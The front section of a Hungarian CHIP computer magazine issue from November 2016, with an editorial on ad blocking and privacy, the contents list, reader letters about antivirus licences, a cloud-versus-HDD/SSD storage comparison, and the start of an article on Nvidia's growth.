

CHIP

2016/11
CHIPONLINE.HU

Így törje fel a Wi-Fi-jét!

PROFI PENTESZT: olcsó hardverekkel és ingyenprogramokkal ►78

Nyomok nélkül – PC-n, Androidon és társaikon

Netezés **DE LEGÁLISAN!** NÉVTELENÜL

Reklámok, követők és adatvesztés nélkül ►14

Windows-mentő USB-kulcs

Erre mindenkinek szüksége van. De csak a CHIP tippjeivel könnyű elkészíteni! ►68



Tökéletes PC 80 ezer forinttól

Komplett gépvásárlási, -építési kalauz – minden pénztárcához. Új konfiguráció és bővítés esetén is ►60

Mély víz: mi történik bootolás közben?

Eláruljuk! Plusztippek: a gyorsabb indításhoz és az MBR javításához ►84

Bluetooth-os hangszórók & Skylake

27 kihangosító és 5 új noteszgép tesztje Így már könnyű lesz választani! ►46

NÉVTELENÜL A NETEN

» Magánszféra » Biztonság » Szabadság



EXKLUZÍV PRO VERZIÓ

Mindig friss driverek

Ajándék VPN-szolgáltatás

1 ÉVIG INGYEN!
Havi 5 GB-os kerettel



1995 Ft, előfizetéssel 1395 Ft
XXVII. évfolyam, 11. szám, 2016. november
Kiadja a MediaCity Magyarország Kft.



AJÁNDÉKOZZON MAGAZIN-ELŐFIZETÉST!



MEGRENDELÉS:

Internet: www.mediacity.hu/elofizetes

E-mail: elofizetes@mediacity.hu

Telefon: +36 40 201 055

Ajándék előfizetése mellé egy kísérőkártyát küldünk, amellyel jelképesen is átadhatja az ajándékot.

A privát szféra nagy győzelme



Harangozó Csongor

főszerkesztő

Kedves Olvasó!


A közelmúlt egyik mindenkit megmosolyogtató (vagy éppen felháborító) híre volt, hogy az ismert reklámblokkoló, az Adblock saját hirdetési platformot indít. Vagyis az a szolgáltató, amelyiknek van 200 millió felhasználója azért, hogy a böngészőkiegészítőjével blokkolják a zavaró, idegesítő reklámokat a weben, ezentúl a blokkolt tartalmak helyén majd saját hirdetéseket jelenít meg. A cég hivatalos közleménye szerint tudják, hogy szükség van reklámokra, és éveket vártak arra, hogy a piac kialakítsa a saját megoldását, de ez nem történt meg. Így ők lépnek, és létrehozták a saját platformjukat, amelyen csak biztonságos és nem zavaró hirdetések mehetnek át. Mondanunk sem kell, hogy a bejelentést a használói nem fogadták kitörő lelkesedéssel, bár a hazai véleményformálók körében azért egy erős szimpátia is megfigyelhető. Például a kisebb szakmai oldalakkal kapcsolatban, amelyek esetében az olvasóik szívesen elviselik még az agresszívabb hirdetéseket is, hiszen tudják, hogy ebből él a szerkesztőség, ezért tud eljutni hozzájuk az értékes tartalom. A helyzet jól mutatja, hogy micsoda harc megy a háttérben a figyelmünkért, az adatainkért, még azok is árulják ezt, akik elvileg a védelemre esküdtek fel. A Facebook pedig épp a minap jelentette be, hogy blokkolja a blokkolókat: és az új technológiájának hála, a reklámok ezentúl mindenkinél megjelennek, aki facebookozik.

A CHIP címlapsztorija összefoglalja, hogy milyen nyomokat hagyunk a neten, ezeket kik és hogyan gyűjtik, elemzik, értékesítik. Bemutatjuk azokat a zseniális, de nem túlzottan ismert kiegészítőket, amelyek a rejtett kapcsolatokat grafikusán is elének tárják. Persze nem minden adatgyűjtés felesleges vagy nemkívánatos, de azt gondoljuk, hogy mint minden esetben, itt is fontos lenne az átláthatóság. Amennyiben ez megvan, akkor magunk dönthetünk arról, hogy kinek és mit adunk át. Az biztos, hogy érdemes tájékozódni a témában, és a CHIP most minden segítséget megad ehhez.

A PC-nk, a Windows akkor működik jól, megbízhatóan, gyorsan, ha mindig a legfrissebb meghajtóprogramok állnak a rendelkezésére, és egy másik fontos kritérium: ha nem „mérgezzük” túlzott mértékben programtelepítésekkel. A novemberi CHIP-pel minden Olvasónk most nagyot léphet előre, mert ingyen átadjuk az egyik legjobb driverfrissítőt, amely, ha feltelepítjük, onnantól kezdve minden meghajtóprogramunkhoz pillanatok alatt megtalálja a friss verziót, illetve egy olyan eszközt is, amely ellenőrzi a telepítéseket (Uninstaller 2017) és garantálja a maradéktalan eltávolítást is.

Üdvözlettel:

csongor.harangozo@chipmagazin.hu



Netezzünk névtelenül, de legálisan!

Böngésszünk anélkül, hogy nyomokat hagynánk, vagy hogy követőket mentenénk a PC-nkre, mobilunkra. És a reklámpart se etessük adatokkal.

14



Windows-javító USB-kulcs

Ha nem indul el a gépünk, egy USB-s kulcsról betöltött Windows még segíthet. Így kell elkészíteni és használni!


68



Tökéletes PC – minden pénztárcához

Legyen szó fejlesztésről vagy egy teljesen újról: kalauzunk segíti kiválasztani a legjobb alkatrészeket.

60



Mi történik a bootolás közben?

A rendszer mélyére ásunk és tisztázzuk a rejtélyes folyamatokat + tippek a javításhoz, gyorsabb indításhoz.

84

Aktuális

- 7 **Tárolóháború**
Megéri a felhőben tárolni az adatainkat? Vagy még mindig a jó öreg merevlemez a legjobb választás?
- 8 **5 ok, amiért tarol az NVIDIA**
Sokak szerint az új GTX széria még csak a kezdet – és a cég hamarosan további területeken is az élre tör
- 11 **25 éves a Linux**
Érdekességek, megdöbbentő számok és adatok a világ legnépszerűbb nyílt forráskódú operációsrendszeréről
- 14 **Semmi adatot senkinek!**
A neten senki sincs biztonságban, ezért védjük meg magunkat a reklámparttól, a csalóktól, az NSA-tól és társaitól
- 24 **5G: ha akarjuk, ha nem**
Jön az új mobiltechnológia, de sokak szerint a forradalomért túl nagy árat fogunk fizetni
- 28 **Biztonsági hírek**
Már fizikai kapcsolat sem kell egy USB-kulcsnak? Ismét FBI kontra Apple, 21 Chrome-kiskapu bezárása
- 30 **Életmentő állóasztalok**
Újabban a tudomány is meglehetősen veszélyesnek ítéli az ülőmunkát – íme a legjobb megoldás a gondokra!
- 32 **iPhone 6-kijelzőcsere**
A népszerű modell képernyője gyakran pókhálószerűen török – az otthoni javítással sokat spórolhatunk
- 36 **10 tipp a védett bankoláshoz**
Csak ezekkel lesz biztonságban a pénzünk + egy friss toplista a legveszélyesebb kártevőkről
- 38 **Így legyünk sikeresek a neten!**
Készítsünk saját weboldalt – egyszerűen, ingyen, a legjobb példákra építve. Minden trükk a CHIP-ben

Teszt és technológia

- 42 **Teszt: 5 Skylake noteszgép**
Összevetettük egy broadwelles modellel a középkategória legjobbait. Kiderül, hogy mekkorát léptünk előre
- 46 **Bluetooth-os hangszórók**
27 eszköz hangzását, mobilitását, felszereltségét, extráit teszteltük – és eláruljuk, hogy melyik a legjobb
- 50 **Rövid hardvertesztek**
Gear IconX, Nikon D500, Motorola Moto G4 Plus, Asus Transformer Book Flip, Philips izzy BM50, Kindle Oasis
- 56 **Rövid szoftvertesztek**
Media Suite 14 Ultimate, Nature Effects 8, Eagle 7.7, PCTrans Pro 9.0, CPU Cores 1.6, Snagit 13, Muso 2.5
- 58 **A hónap appjai**
Új kaland a LucasArtstól, A helyszínen elrejtése, Zenelejátszó extrákkal, Navigáció kerékpárra, Hosszabb üzemidő
- 60 **Az optimális CHIP-PC**
Akár a régi gépet fejlesztenénk, akár teljesen újra vágyunk, az Intel Skylake platform a legjobb ehhez

- 66 **Okos hálózat eszközeinkhez**
30 milliárd termékhez kell új hálózatot kidolgozni, a Wi-Fi erre alkalmatlan. Bemutatjuk az LPWAN-t
- 68 **Windows-mentő USB-kulcs**
Vész esetén egy okosan összerakott mentőkulcs még képes feléleszteni a gépünket – segítünk elkészíteni
- 72 **CHIP Top 10**
Évente több mint ezer terméket tesztlünk és felállítjuk ezek pontos és megbízható rangsorát
- 76 **CPU-/GPU-kalauz**
Pontosan mennyit is fogyasztanak a processzorok? Kalauzunk most ebben a témában is eligazítást ad
- 78 **Törjük fel a Wi-Fi-nket!**
Minden számítógépes hálózat sebezhető. Bemutatjuk, milyen egyszerű mindez – olcsó és ingyenes eszközökkel
- 82 **XP: a legnépszerűbb Windows**
Mérőföldkövek az XP történelmében: Nincs még egy olyan Windows-verzió, amely ennyire sikeres lett volna
- 83 **Vásárlási tanácsadó**
A legjobb noteszgépek a legjobb árakon + több termék árának előrejelzése
- 84 **Mi történik a bootolás közben?**
MBR, GPT, Secure Boot, boot.ini – a rendszer mélyére ásunk és tisztázzuk a rejtélyes fogalmakat

DVD-tartalom

- 88 **Még gondtalanabb netezés**
Komplett csomag, 19 válogatott eszközzel: ezekkel garantáltan nyugodt és biztonságos lesz a böngészés
- 90 **Ingyenprogramok**
Nem csak hasznosak, fizetni sem kell értük! A hónap legjobb freeware-válogatása
- 92 **Kiemeltjeink a DVD-n**
A teljes verziók és az exkluzív csomagok részletes bemutatása. Novemberi DVD-nk ajándék programjai: DriverMax 8, WinOptimizer 2017, Online Shield VPN, MovieCut 2016

Tippek és trükkök

- 96 **Koncentrált IT-tudás**
A legjobb tanácsok a mindennapi számítógép-használathoz, a Facebookhoz, a mobilokhoz, a fényképezőgépekhez
- 110 **Segít a CHIP**
Gondja van a gépével, egy-egy szoftverrel, szolgáltatással? A CHIP szakértői szállítják önnek a válaszokat

Állandó rovatok


- 3 **Vezércikk**
6 **Levezetés**
41 **Keresztretjérvény**
114 **Impresszum**
114 **Előzetes**



CHIP-DVD

> 4 fizetős program és 8 különleges csomag USB-s mentőkulcs, Rejtve a neten, Wi-Fi-törés, VGA-háború, Álom-PC...

92



WIN7/8/10

> Exkluzív Pro verzió Mindig friss driverek csak a CHIP olvasóinak 12 000 Ft helyett ingyen

95



> Védett, rejtett netezés, reklámok, követők blokkolása Tegyen egy próbát: egy évig most ingyen használhatja

95



„Az én címemmel találat volt. Gyors jelszócsere, meg kétlépcsős azonosítás beállítása.”

K. József, egy újabb kiderült jelszólopás kapcsán

Antivírus gondok 1.

A múlt hónapban kértem a reg kódot az Eset programhoz – nem kaptam, most megint próbálkoztam, de nem fogadta el az újság kódját, pedig előfizetőjük vagyok. Mi a teendő, vagy mit csináltam rosszul?

Előtte kértem segítséget, mert az újságban közölt kód hiányos volt, de a cikk utáni szövegből kiderült, hogy hogyan kell(ene) megkapnom a kódot, (persze?) választ ott sem kaptam, köszönöm, ha legalább válaszra méltatnak. J. Csaba

Az imént regisztráltam a magazinban szereplő kóddal, és minden flottul működött (csatoltam a képet róla).



A www.eset.hu/chip oldalon kell megadni a magazin 87. oldalán található kódot (a DVD-ről egyszerűen kimásolható), ezt követően e-mailben érkezik a licenchez tartozó felhasználónév és jelszó.

Ezt az ESET útmutatója alapján a programban itt tudja aktiválni: www.eset.hu/tamogatas/gyik/hosszabbitas-userpass Harangozó Csongor

Antivírus gondok 2.

Az egyik gépem az Eset működésképtelenné vált, több hónapja próbálkoztunk az eltávolításával, de nem lehetséges. Hosszú lenne kitérni a probléma teljes ismertetésére. Sajnos majd ha lesz időm, újra kell tele-

pítenem! A másik gépem a G-Data „vadult be”, majd a vége egy újratelepítéssel fejeződött be. Lassan egy hónapja töltöm azzal az időmet esténként, hogy ugyanazokkal a beállításokkal visszaállítsam az előző állapotába. Néhány hete sikerült is, hát gondoltam, kapjon egy igazán jó védelmet, úgy-hogy kiprobálom a Kasperskyt. Az októberi számuk megérkezésekor szerettem volna az új licenccel aktiválni, de a sajnálkozó oldalukat értem el, meg azt, hogy várjak. Vártam is a mai napig, de sajnos a licenc lejárt, az újratelepített gépem ismételen védelem nélkül maradt. Ezek után el merjem távolítani?? Az, hogy mennyire vagyok dühös, azt írásban nem tudom érzékeltetni! De ha mondjuk az idegességtől nőni lehetne, most a hónapom alatt dörögne a villám! Így szarban hagyni az előfizetőket, ez nagymértékben elgondolkodtató! Tisztelettel: Egy roppant dühös előfizetőjük! Cs. Rudolf

A Kaspersky-kód rendelkezésre állása sajnos nem tőlünk függ. De az ESET javítására (és más védőprogramok biztonságos eltávolítására) a cég kiadott egy segédprogramot, ami a www.eset.hu/tamogatas/avremover címről letölthető. Ha esetleg az sem vezet eredményre, a support@sicontact.hu címen szívesen segítenek a megoldásban, ahogy a G Data disztribútorai is a tamogatas@v-detect.hu címen. Győri Ferenc

Antivírus gondok 3.

Az augusztusi és most az októberi szám alapján hiába igényeltem az ESET-től a licenccet, egy árva e-mail sem jött. Pedig régóta regisztráltam, az oldalon nem jelezte semmi, hogy gond lenne, még sem kaptam meg Gmailre a licenccet. K. Tamás

Gmailre pedig oda szokott érni gond nélkül. De ha webes felületet használ, az Összes levél nézetben érdemes keresni, mert régen az Elsődleges fülre ment, de most gyakran a Promóciók alatt köt ki. Ha ez a helyzet, akkor az áthúzásával az Elsődleges fülre betanítható a Gmail, hogy legközelebb oda küldje. Ha viszont sehol nincs, akkor másik e-mail-címre kell kérni, hátha oda már megérkezik.

Legális megoldások

Azt szeretném megkérdezni, hogy a lemez mellékletükön megtalálható programok közül mindegyiket ingyenesen tudom használni? K. Gergely

Ez viszonylag összetett kérdés. Amelyik ingyenes, azt természetesen. Az általunk

adott, kiemelt teljes verziókat is. Akadnak néha próbaverziók, azokat is ingyenesen és legálisan lehet telepíteni és használni, csak 7-14-30 nap után lejárnak.

Ami a teljes verziókat illeti, a telepítésükből semmi baj nem lehet jogilag. Azonban a teljes verzió használatához szükséges aktiválókulcsok legtöbbször csak 1-2 hónapig élnek. Ilyen esetben is csak annyi történik, hogy az adott szoftvert nem lehet majd használni (vagy a próbaidőn túl használni), mert letiltja a hozzáférést. De semmi illegálisat nem tesz, aki kiprobálja, és a hivatalosan kiadott rendelkezésére álló időn belül használja ezeket. Győri Ferenc

GYAKRAN ISMÉTELT KÉRDÉSEK

Hogyan fizethetek elő az újságra?

Írjon levelet az elofizetes@mediacity.hu címre, vagy hívja a (+36) 40-201-055-ös számot.

Mit tegyek, ha előfizettem az újságra, de nem érkezett meg?

Írjon levelet az elofizetes@mediacity.hu címre, vagy hívja a (+36) 40-201-055-ös számot.

Mit tegyek, ha sérült az újság?

Írjon levelet az elofizetes@mediacity.hu címre, vagy hívja a (+36) 40-201-055-ös számot.

Mit tegyek, ha olvashatatlan a DVD-melléklet?

Próbálja ki egy másik konfiguráción is. Ha a lemez a másik PC-n sem működik, küldje vissza a szerkesztőség címére, és kicseréljük. Kérjük, előtte egyeztessen a terjesztési osztállyal a (+36) 40-201-055-ös számon.

Mit tegyek, ha nem tudok regisztrálni egy teljes verziós programot a DVD-ről?

Kattintson a DVD-felületen a „Teljes verziók” menüpontra, majd olvassa el a „Telepítési útmutatót”. Ha ez nem segít, akkor írjon levelet a dvdmelleklet@chipmagazin.hu címre.

Hogyan kommentálhatom a cikkeket?

Hozzászólásait, véleményüket várjuk a leveles@chipmagazin.hu címre, vagy a chiponline.hu-nak az adott számmal foglalkozó bejegyzésében, illetve Facebook-oldalunkon (www.facebook.com/chipmagazin).

Hardveres, illetve szoftveres problémámmal hová fordulhatok?

A leveles@chipmagazin.hu címre érkező leveleket szakújságíróink válaszolják meg.

Hogyan léphetek kapcsolatba közvetlenül a szerkesztőkkel?

Szerkesztőink elérhetőségei megtalálhatók a 114. oldalon.

Tárolóháború: HDD vs. felhő

A régi szép időkben könnyű volt tárolót választani: megvettük a legnagyobb HDD-t, amire tellett. **Az SSD és a netes tárolás** azonban megnehezíti a döntést, főleg helyhiány esetén.

GYŐRI FERENC

Az ideális eset továbbra is egyszerű: egy SSD rendszerlemeznek, egy HDD az adatoknak, és felhőtároló a biztonsági másolatoknak/szinkronizáláshoz. De ez a megoldás nem minden esetben fér bele a büdzsébe, vagy akár a noteszgépünkbe. Ezért érdemes összehasonlítani a megoldásokat, hátha sikerül egy jobb kombinációval előrukkolni.

Feljövőben a felhő

A legújabb lehetőség a felhőtárolás, ami érdekesen és izgalmasan hangzik, különösen, ha az adott szolgáltató ügyesen használja a divatszavakat a leírására, és egész megfizethetőnek tűnik első pillantásra. A hazánkból is elérhető legnépszerűbb szolgáltatások ára egy terabyte bérlésére 2099 és 3590 forint között mozog, havonta. Ami azt jelenti, hogy egy évben 25–40 000 forintot kell kiadnunk rá, igaz, teljes éves lekötésre általában kaphatunk kedvezményt. A OneDrive további nagy előnye a legjobb ár mellett, hogy az Office 365 egy példányos licencét is tartalmazza, így rendszerünk legalizálásában is előre léphetünk. Ráadásul a felhőtárolás vitathatatlan előnye, hogy hackerek, tolvajok, betörők, de még természeti csapások ellen is védettek adataink, hiszen gépünkön és otthonunktól távol tárolják őket.

Azonban a felhőtárolásnak akad két komoly hátránya. Ahogy ezt már mások megfogalmazták: „Nincsen felhő, csak valaki más számítógépe.” Igaz, egy hazai átverési kísérlettel eltekintve ez nem ismeretlen emberek házi konfigurációját jelenti, hanem hatalmas adatközpontokat, de a poén alapja akkor is igaz. Az adott cég saját telephelyein tárolja az adatainkat, és csak reménykedhetünk benne, hogy ő maga sem kíváncsi, és a különféle titkosszolgálatokkal sem működik együtt annyira, hogy több szerverszobányi adatot kiadjon, ha az egyik

felhasználó gyanús lesz valamiért. Ezen a helyzeten sokat segítene a kliensoldali titkosítás, azonban ezt jelenleg a négy szolgáltató egyike sem kínálja, így a megfelelő adatvédelemről nekünk kell gondoskodnunk saját gépünkön, ami csak tovább lassítja a folyamatot.

A nyulak és a teknős

Ez pedig a felhőtárolás másik nagy problémája: használhatatlanul lassú a mindennapi adatok kezeléséhez. A grafikon adatai különösen gyászosak, mivel különféle átlagstatisztikákat mutatnak, de még a hazai csúcsebességű kapcsolatok mellett sem jelenthet a felhő mást, mint másodlagos, biztonsági tárolást. Ami a HDD és SSD sebességkülönbségét jelenti, itt sem találunk semmi meglepőt. Az SSD jóval gyorsabb, és ahogy előző számunkból is kiderült, az M2/PCIe csatlós SSD-k pedig köröket verhetnek SATA-társaikra. Cserébe persze drágábbak is, holott már a sima modellek is elég komoly hátránnyal bírnak ezen a téren.

Természetesen az sem meglepő, hogy ugyanakkora tárhely esetében a HDD-k gigabájtönkénti ára lényegesen jobb, mint az SSD-tárolóké. Azonban az SSD-k ára annyival már alacsonyabb lett, hogy érdemes elgondolkozni egy nagyobb rendszerlemez beszerzésén. Különösen igaz ez, ha noteszgépet használunk, amibe csak egy meghajtó fér. Az egy terabyte-os kivített ugyan még nem javasolnánk, de egy 500 MB körüli modell jó kompromisszum lehet, ha nem akarunk túl sok adatot tárolni. Amennyiben komoly fájlmenyiségre lesz szükségünk, ugyanebből az összegből kijön egy kisebb SSD és egy nagyobb tárhelyű, de könnyen hordozható, 2,5 hüvelykes külső merevlemez. Újabb noteszgépeknél persze már megoldható lehet egy M.2-es SSD és egy 2,5"-ös belső HDD együttes használata is, de előbbi továbbra is elég drága multság.

Felhőtárolóárak

Ugyan a költség nem minden, hiszen számít a kényelem, sebesség, biztonság és megbízhatóság is, de árérzékeny piacon azért sokan szinte csak a végösszeget nézik (nekik jó hír, hogy sok helyen van kedvezményes, éves lekötés).

Apple iCloud ▶ Havi 9,99 €

3 Ft/GB

OneDrive + Office 365 ▶ Havi 2099 Ft

2,1 Ft/GB

Google Drive ▶ Havi 3590 Ft

3,5 Ft/GB

Dropbox ▶ Havi 9,99 €

3 Ft/GB

Költségek 4 évre vetítve

Ahhoz kétség sem férhet, hogy a legjobb gigabyte-onkénti árát sima merevlemezrel érhetjük el, de egy megbízható SSD sem sokkal drágább, mint a hosszú távú felhőtárolás – és jobb eséllyel használható 5 év után is, mint egy HDD.

Western Digital Blue 1TB (933 GB) ▶ 14 000 Ft

15 Ft/GB

Samsung 850 EVO 1 TB (932 GB) ▶ 94 000 Ft

100,9 Ft/GB

OneDrive (1024 GB) ▶ 83 996 Ft

82,0 Ft/GB

Adat-hozzáférési sebesség

Az SSD-erősség egyértelműen a sebesség – ahol a felhőtárolás annyira lemarad, hogy az rá sem férne a grafikonra. Igaz, a hazai átlagsebességgel számoltunk letöltésnél, és a felhőstatisztikákkal fetöltésnél, de még 500/50 Mbit mellett is behozhatatlan a hátránya.

1 GB adat olvasása/letöltése

Western Digital Blue 1TB ▶ 136 MB/s

7,5 s

Samsung 850 EVO 1 TB ▶ 543 MB/s

1,8 s

Felhőtároló ▶ 13,8 Mb/s (1,73 MB/s)

9:53 perc

1 GB adat írása/feltöltése

Western Digital Blue 1TB ▶ 134 MB/s


7,6 s

Samsung 850 EVO 1 TB ▶ 524 MB/s

1,9 s

Felhőtároló ▶ 1 Mb/s (0,13 MB/s)

136:32 perc

Asztali konfigurációkban nem is kérdés, hogy az SSD/HDD-kettős a nyerő továbbra is. Aki nagyon gyűjti a fájlokat, ráadásul gyakran hozzájuk is kell férnie, annak a gép merevlemezrel túltöltése helyett érdemes elgondolkozni egy egyszerűbb NAS beszerzésén, akár sima (RAID 0, JBOD), akár biztonsági (RAID-1) tárolónak. De a teljes adatbiztonság jegyében továbbra is mindenkinek azt ajánljuk, használja ki a felhőtárolókat is alapvető biztonsági mentéshez, csak kisebb tárterülettel és költséggel, valamint megfelelően titkosított adatokkal. 



Az Nvidia új, épülő székháza a Szilícium-völgyben

Öt ok, amiért tarol az Nvidia

A cég új grafikus kártyáiért mindenki odavan, és nagyon úgy tűnik, hogy ez még csak a kezdet. Sokan máris a 2007–2008-as Apple-höz hasonlítják az Nvidiát.

HANULA ZSOLT

Új üdvöskéje van a Szilícium-völgy befektetőinek és elemzőinek, mindenki az Nvidia példátlan sikertörténetéről beszél. Annak ellenére, hogy az elmúlt pár évben a grafikus kártyákon túli világban volt pár csúnya bukása a cégnek: a Shield kézi játékkonzol eladásai elég satnyák voltak (ráadásul túlemelegedés miatt vissza is kellett hívni egy csomót belőle), és mindkét nagy konzolgyártó a konkurens AMD csipjeire építette az aktuális játékgépét (korábban az első Xboxban és a PlayStation 3-ban is Nvi-

dia GPU dolgozott), ami több tízmillió darabos, állandó megrendelést jelent.


Innen szép nyerni, és innen nyert az Nvidia, méghozzá szédületesen nagyot

Tavasszal a cég részvényárfolyama 35 dollár körül mozgott (megjegyzendő, hogy már ez is a történelmi rekordot jelentő 2007-es szint közelében van), aztán májusban egyszer csak kilőtt, augusztusra elérte a 60-at,

október elején pedig már a 70 dolláros szintet ostromolta. Vagyis a cég egyetlen nyár alatt gyakorlatilag megduplázta az értékét. Ez több szinten is egészen megdöbbentő teljesítmény, kezdve rögtön azzal, hogy ki a fene vesz nyáron grafikus kártyát. Az eredmény még látványosabb, ha nagyobb időtávlatból nézzük: tavaly nyáron a részvényárfolyam a 20 dolláros szinten küzdött, ehhez képest egy év alatt bő háromszoros volt az emelkedés.

A dolgot el lehet intézni annyival, hogy a cég piszok jó kártyákat adott ki mostanában, jó drágán, a nagy vetélytárs AMD meggyengélkedik, de a helyzet igazából ennél jóval összetettebb. Valójában az AMD is szép – bár nem ilyen látványos – növekedést mutatott be tavaly óta, és most nyáron is. Az is igaz, hogy 2014 őszétől súlyos mélyrepülésben voltak, és a szokásos 60-40-es piaci részesedési arányból egy év alatt 80-20 lett az Nvidia javára – de mostanra szépen visszakúszott 70-30-ra az arány. Az AMD négy negyedéve folyamatosan növeli a részesedését az Nvidia kártyára a grafikus kártyák piacán, bár még mindig egyértelműen utóbbi a király.

Az Nvidia-titkot nem(csak) a grafikus kártyákban, és nem is a jelenben vagy a közelmúlt nagy dobásaiban kell keresnünk, hanem a jövő kilátásaiban.



Dől a lé

Főleg az ilyen szörnyetegeknek köszönhetően, mint a 7,2 milliárd (!) tranzisztort és 2560 CUDA-magot tartalmazó GTX 1080 – 230 ezer forintért.

Mutatunk öt okot, melyek miatt az elemzők egyelőre mind az Nvidiára fogadnak.

▪ Egy: dől a pénz

Az AMD (korábban ATI) és az Nvidia versengésében az alapfelállás hagyományosan az volt, hogy előbbi a jobb ár-érték arány, utóbbi meg a jobban csengő márkanév. Ez a szereposztás 2014 őszén borult fel, amikor az Nvidia egy hirtelen húzással az új generációs csúcskártyáiból a kisebbet, a GTX 970-et messze a várt és megszokott 400 dolláros szint alá árazta. A 330 dolláros kártya egyrészt letarolta a piacot (máig stabilan a legnépszerűbb grafikus kártyának számít a játékosok között a Steam statisztikája szerint, és ezzel indult a már említett 60/40-es arány 80/20-százalékos válása), másrészt totálisan meglepte és

összezavarta az AMD-t. Az időzítés tökéletes volt, az AMD energiáit éppen a másik nagy piacán, a CPU-k között foglalta le az Intellel való hadakozás, nemcsak a piacon, de a bíróságon is, milliárd dolláros tét mellett. Az Nvidia árháborús nyitására a válasz káosz, kapkodás és a kutatás-fejlesztésben való lemaradás volt. Így jutottunk el az ideai szériaváltáshoz, ahol azt látjuk, hogy az Nvidia 1060/70/80 triója teljesítményben, árban és népszerűségben is simán lekörözi a konkurenciát.

Ezzel sikerült elérni, hogy a cég profitrátája a legutóbbi negyedéves pénzügyi jelentése szerint elérje az egészen elképesztő 58%-ot. Ami egyrészt a 2010-es 30% alatti érték mellé téve brutális, másrészt önmagában is. Ilyen profitot monopóliumok szoktak termelni, a techvilág óriásai

Ki a fene vesz nyáron videokártyát?

